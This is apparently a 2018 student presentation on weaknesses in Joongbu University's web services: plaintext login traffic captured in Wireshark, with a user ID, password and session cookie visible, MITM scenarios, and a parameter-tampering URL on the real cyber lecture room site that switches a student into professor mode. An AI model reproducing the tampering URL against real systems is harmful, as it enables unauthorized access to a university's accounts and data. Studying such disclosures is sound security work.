



2018

중부대학교 웹서비스 추이 분석

SUMMER PRESENTATION



Table of Contents

01

평문 통신

평문 통신으로 인한 도청공격 가능

02

사이버강의실 취약점

파라미터 변조 공격 가능

03

취업지도시스템 취약점


파라미터 변조 공격 가능

04

정보 유출 가능성

취약점을 사용한 정보유출 시나리오




A photograph of a long, weathered wooden pier extending from the foreground into a body of water. The pier has white railings on both sides. In the distance, a few small figures are visible on the pier. The sky is a uniform, hazy blue-grey.

PART 1

Plain Text

PlainText

Process #1



PlainText

Process #2


The screenshot shows the Wireshark interface with the following details:

- Network View:** Shows four captured HTTP packets. The third packet (No. 15) is expanded, showing a POST request to "/common/login..." with a length of 806 bytes.
- Protocol Tree:** The selected packet (No. 15) is analyzed. The "Hypertext Transfer Protocol" section is expanded, showing an "HTML Form URL Encoded: application/x-www-form-urlencoded" payload. This payload contains three form items:
 - Form item: "id" = "91416416"
 - Form item: "pw" = "1234"
 - Form item: "type" = "2"
- Hex View:** Below the protocol tree, the raw hex data of the selected packet is displayed. The payload bytes are:

```
02b0 33 33 34 38 34 35 38 31 2e 32 30 34 36 34 31 38 33484581 .2046418
02c0 37 38 36 2e 31 35 32 30 33 33 36 36 39 39 2e 31 786.1520 336699.1
02d0 35 32 30 33 33 36 36 39 39 2e 31 35 32 33 39 36 52033669 9.152396
02e0 38 37 30 35 2e 32 3b 20 4a 53 45 53 53 49 4f 4e 8705.2; JSESSION
02f0 49 44 3d 61 62 63 54 78 56 4e 74 65 6b 72 46 74 ID=abcTx VNtekrFt
0300 65 46 4a 63 30 74 6c 77 0d 0a 0d 0a 69 64 3d 39 eFJc0tlw ....id=9
0310 31 34 31 36 34 31 36 26 70 77 3d 31 32 33 34 26 1416416& pw=1234&
0320 74 79 70 65 3d 32 type=2
```
- Text View:** The bottom left shows the decoded text of the selected packet: "Text Item (text), 7 bytes".
- Status Bar:** The bottom right shows the status: "Packets: 372 · Displayed: 4 (1.1%) · Profile: Default".


Scenario #MITM

Normal case



Scenario #MITM


Abnormal case



PART 2
사이버 강의실

Parameter Manipulation

Theory




[그림 1] 파라미터 변조를 통한 입사 지원서 유출

Cyber Lecture Room

Parameter manipulation

The screenshot shows the 'Student Main' page of the Cyber Lecture Room. At the top, it displays the course name '리버스엔지니어링 02', the number of students '36명', and the professor '김용만'. On the left, there's a sidebar with a navigation menu including '교과목명' (Course Name), '교과목 목록' (List of Courses), '교과목 등록' (Register Course), '교과목 평가' (Course Evaluation), '교과목 출석' (Attendance), '교과목 학습' (Learning), '교과목 시험' (Exam), '교과목 과제' (Assignment), and '교과목 청강' (Audit). Below the sidebar, the main content area is divided into sections: '공지사항' (Announcements), '시험' (Exams), '과제물' (Assignments), and '청강요청 목록' (Audit Request List). Each section contains a message stating '목록이 없습니다.' (No list available). The right side of the page features a vertical red bar with two buttons: '교수자모드' (Professor Mode) at the top and '학습자모드' (Student Mode) below it.



lecture=N

>> [http://edu.joongbu.ac.kr/Lecture/StudentMain.do?lecture=N
&ocd=2018_1&ccd=00003_01&icd=00003_01](http://edu.joongbu.ac.kr/Lecture/StudentMain.do?lecture=N&ocd=2018_1&ccd=00003_01&icd=00003_01)


Cyber Lecture Room

Is it patched?

>> Lecture.js

```
function changeMode(mode)
{
    if( 'student' == mode )
    {
        parent.location.href = '학생링크';
    }
    else
    {
        parent.location.href = '교수링크';
    }
}
```

